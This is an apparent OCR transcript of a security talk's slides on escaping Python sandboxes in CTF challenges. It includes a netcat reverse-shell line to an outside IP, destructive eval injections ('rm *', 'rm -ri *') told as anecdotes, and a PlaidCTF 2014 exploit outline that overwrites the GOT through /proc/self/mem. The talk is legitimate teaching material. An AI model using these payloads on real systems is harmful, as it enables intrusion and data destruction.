
```
.system
```

```
('nc.traditional -e
/bin/bash
93.184.216.34 31337')
```

„Sandbox”

See also:
http://gynvael.coldwind.pl/n/python_sandbox_escape

A funny story I've heard



Once upon a time

there was a spammer...

A funny story I've heard

Quiz!

How did the spammer solve the captcha?:

A. He implemented a parser, a conversion from the infix notation to reverse Polish notation and then he used a stack machine to calculate the result

A funny story I've heard

Quiz!

How did the spammer solve the captcha?:

A. He implemented a parser, a conversion from the infix notation to reverse Polish notation and then he used a stack machine to calculate the result

B. He used eval()

A funny story I've heard

Quiz!

Solution:

For some reason this CAPTCHA:

```
1+__import__('os').system('rm *')+1
```

solved the spam problem.

A funny story I've heard ver. 1.5

<@Redford> LOL

<@Redford> I'm solving programming 300

<@Redford> **you get a series of math expressions and need to determine if the result is an integer**

<@Redford> so I solved several hundred levels

<@Redford> (it says which level you are on)

<@Redford> **and suddenly I get this as the next expression:**

<@Redford> **__import__('os').popen('rm -ri *').read()**

<@Redford> :D

<@Redford> thankfully I had a regexp before the eval to prevent just this :)

„Empty Sandbox”
__nightmares__ (PlaidCTF 2014, 375) (q3k!)


You can execute any code.

„Empty Sandbox”
__nightmares__ (PlaidCTF 2014, 375) (q3k!)


You can execute any code.


But there is **only** stdout in the environment
(and keywords of course).



stdout



stdout
.__class__



stdout
.__class__
<type 'file'>


stdout
.__class__
<type 'file'>
('/proc/self/mem', 'r+')


stdout
.__class__
<type 'file'>
('/proc/self/mem', 'r+')
.seek() + .read()


stdout
.__class__
<type 'file'>
('/proc/self/mem', 'r+')
.seek() + .read()
read addr of system() in .got


stdout
.__class__
<type 'file'>
('/proc/self/mem', 'r+')
.seek() + .read()
read addr of system() in .got
write it under fopen64() in .got


stdout
.__class__
<type 'file'>
('/proc/self/mem', 'r+')
.seek() + .read()
read addr of system() in .got
write it under fopen64() in .got
<type 'file'>
('cat *')

Summary

- More awesome libraries (pefile, http client, etc).
- Instrumentation (e.g. for bochs)
- A fun target to look into

This presentation contained snippets from

- Data, data, data...
- "On the battlefield with the dragons" (with Mateusz Jurczyk)
- "Ataki na systemy i sieci komputerowe"
- "Pwning (sometimes) with style - Dragons' notes on CTFs" (with Mateusz Jurczyk)

The End

I'm happy to answer all **easy** questions :)

gynvael@coldwind.pl http://gynvael.coldwind.pl/ twitter: @gynvael